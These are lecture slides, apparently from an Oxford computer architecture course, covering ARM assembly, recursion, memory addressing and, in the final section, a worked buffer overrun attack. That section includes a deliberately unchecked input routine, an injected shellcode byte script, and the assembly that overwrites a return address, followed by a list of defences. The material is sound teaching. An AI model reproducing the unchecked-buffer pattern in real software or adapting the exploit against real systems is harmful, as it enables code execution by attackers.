    lsls r1, r1, #1             @ y = y*2

test:
    cmp r0, #0                  @ if x != 0
    bne again                   @   repeat
    movs r0, r2                 @ return z
    bx lr
```

[5.3] Stack frame layout



[5.4] Binomial coefficients recursively

```
unsigned foo(unsigned n, unsigned k) {
    unsigned result = 1;

    if (k != 0 && k != n) {
        unsigned nn = n-1, kk = k;
        result = foo(nn, kk);
        result = result + foo(nn, kk-1);
    }

    return result;
}
```

$$\binom{n}{k} = \binom{n-1}{k} + \binom{n-1}{k-1}$$

[5.5] In assembly language

```
foo:
    push {r4, lr}       @ Save registers
    sub sp, #8          @ Allocate space for locals
    mov r4, #1          @ Default result

    cmp r1, #0          @ Base case if k = 0
    beq done
    cmp r1, r0          @ ... or k = n
    beq done

    @@@ Compute f(n-1, k) + f(n-1, k-1) recursively

done:
    movs r0, r4         @ Put result in r0
    add sp, #8          @ Reclaim space
    pop {r4, pc}        @ Restore and return
```

[5.6] In assembly language

```
@@@ Compute f(n-1, k) + f(n-1, k-1) recursively
subs r0, r0, #1      @ Compute n-1
str r0, [sp, #0]     @ Save n-1 in stack
str r1, [sp, #4]     @ Save k in stack
bl foo               @ Call foo(n-1, k)
movs r4, r0          @ Save result in r4
ldr r0, [sp, #0]     @ Reload n-1
ldr r1, [sp, #4]     @ Reload k
subs r1, r1, #1      @ Compute k-1
bl foo               @ Call foo(n-1, k-1)
adds r4, r4, r0      @ Add to previous result
```

Memory and addressing

Mike Spivey
Hilary Term 2020

UNIVERSITY OF OXFORD
Department of COMPUTER SCIENCE

[6.1] RISC vs CISC: a = b * c + d

RISC

```
ldr r0, [sp,#b]
ldr r1, [sp,#c]
mul r0, r0, r1
ldr r1, [sp,#d]
add r0, r0, r1
str r0, [sp,#a]
```

CISC

```
ldr r0, [sp,#b]
mul r0, [sp,#c]
add r0, [sp,#d]
str r0, [sp,#a]
```

(with local variables)

[6.2] RISC vs CISC: a = b * c + d

RISC

```
ldr r2, =b
ldr r0, [r2]
ldr r2, =c
ldr r1, [r2]
mul r0, r0, r1
ldr r2, =d
ldr r1, [r2]
add r0, r0, r1
ldr r2, =a
str r0, [r2]
```

CISC

```
ldr r0, [b]
mul r0, [c]
add r0, [d]
str r0, [a]
```

(with global variables)

[6.3] More typical: n = n+1

RISC

```
ldr r0, =n
ldr r1, [r0]
add r1, r1, #1
str r1, [r0]
```

CISC

```
ldr r1, [n]
add r1, #1
str r1, [n]
```

or maybe


```
inc [n]
```

(with global variables)

[6.4] Out-of-line constants


`ldr r2, =n` is shorthand for

```
    ldr r2, [pc,#d]

    ...

    .word n
```



The assembler finds a convenient place to plant the constant and calculates the offset *d* for us.

[6.5] Array indexing



[6.6] Catalan numbers

```
static unsigned row[256];

unsigned foo(unsigned n, unsigned dummy) {
    int j, k; unsigned t;

    k = 0; row[0] = 1;
    while (k < n) {  // Use C[0..k] to compute C[k+1]
        j = 0; t = 0;
        while (j <= k) {
            t += row[j] * row[k-j]; j++;
        }
        k++; row[k] = t;
    }

    return row[n];
}
```

$$C_{k+1} = \sum_{0 \le j \le k} C_j C_{k-j}$$

[6.7] Code for `t += row[j]*row[k-j]`

With `k` in `r5` and `j` in `r6` and the address of `row` in `r4`:

```
lsls r1, r6, #2         @ 4*j in r1
ldr r2, [r4, r1]        @ row[j] in r2

subs r1, r5, r6         @ k-j in r1
lsls r1, r1, #2         @ 4*(k-j) in r1
ldr r1, [r4, r1]        @ row[k-j] in r1

muls r2, r2, r1         @ Multiply
adds r3, r3, r2         @ Add to t
```

[6.8] Allocating space for the array

```
    .bss                @ Use BSS segment (RAM)
    .align 2            @ Align to 4 bytes
row:
    .space 1024         @ Reserve 1024 bytes
```

Then `foo` can begin like this:

```
    .text               @ Use text segment (ROM)
foo:
    push {r4-r7, lr}    @ Save registers
    ldr r4, =row        @ Set r4 to base of row

    @@@ Body of subroutine
```

Buffer overrun attacks

Mike Spivey
Hilary Term 2020

UNIVERSITY OF OXFORD
Department of COMPUTER SCIENCE

[7.1] The victim

```
int getnum(void) {
    char buf[32];
    getline(buf);
    return atoi(buf);
}
```

```
void init(void) {
    int milk[10], total;

    serial_init();
    for (int i = 0; i < 10; i++) {
        int x = getnum();
        milk[i] = x;
        serial_printf("Input %d = %d\r\n", i, x);
    }

    total = 0;
    for (int i = 0; i < 10; i++)
        total += milk[i];
    serial_printf("Total = %d\r\n", total);
}
```

[7.2] Mounting the specimen


```
#define MARK 0x7f

static const char script[];

/* getline -- copy a line of input into buf. */
void getline(char *buf) {
    // Note failure to check the length of buf
    static const char *p = script;
    char *q = buf;

    while (*p != MARK) *q++ = *p++;
    p++; *q = '\0';
}
```

[7.3] The attack script

```
static const char script [] = {
    '1', MARK,
    '1', '2', '3', MARK,
    '-', '1', '0', MARK,
    '0', MARK,

    0x8a, 0xb0, 0x02, 0x49, 0x02, 0xa0, 0x88, 0x47,
    0xfe, 0xe7, 0x00, 0x00, 0x79, 0x01, 0x00, 0x00,
    0x50, 0x57, 0x4e, 0x45, 0x44, 0x21, 0x0d, 0x0a,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x99, 0x3f, 0x00, 0x20,
    MARK
};
```

[7.4] Stack frame for getnum

```
00000108 <getnum>:
 108: b500          push {lr}
 10a: b089          sub sp, #36
 10c: 4668          mov r0, sp
 10e: f7ff fffe     bl <getline>
 112: 4668          mov r0, sp
 114: f7ff fffe     bl <atoi>
 118: b009          add sp, #36
 11a: bd00          pop {pc}
```



[7.5] Building a binary

```
    .equ printf, 0x178        @ Address of serial_printf
    .equ frame, 0x20003f98    @ Captured stack pointer
    .text
attack:                       @ Our malicious code
    sub sp, #40               @ Reserve stack space again
    adr r0, message           @ Address of our message
    ldr r1, =printf+1         @ Absolute address for call
    blx r1                    @ Call printf
    b .                       @ Spin forever
    .pool                     @ Place constant pool here
message:
    .asciz "PWNED!\r\n"
    .align 5, 0               @ Fill up rest of buffer
    .word 0                   @ One extra word of padding
    .word frame+1             @ The return address
```

[7.6] Viewing the code

```
00000000 <attack>:
   0:   b08a      sub  sp, #40
   2:   a003      add  r0, pc, #12
   4:   4901      ldr  r1, [pc, #4]
   6:   4788      blx  r1
   8:   e7fe      b.n  8
   a:   0000      .short 0x0000
   c:   00000179  .word  0x00000179

00000010 <message>:
  10:   454e5750  .word  0x454e5750
  14:   0a0d2144  .word  0x0a0d2144
   ...
  24:   20003f99  .word  0x20003f99
```

[7.7] Defence against the dark arts

- Use a language with array bounds.
- Make the stack non-executable.
- Separate address spaces for code and data.
- Randomise layout to make addresses unpredictable.

Linux does some of these automatically.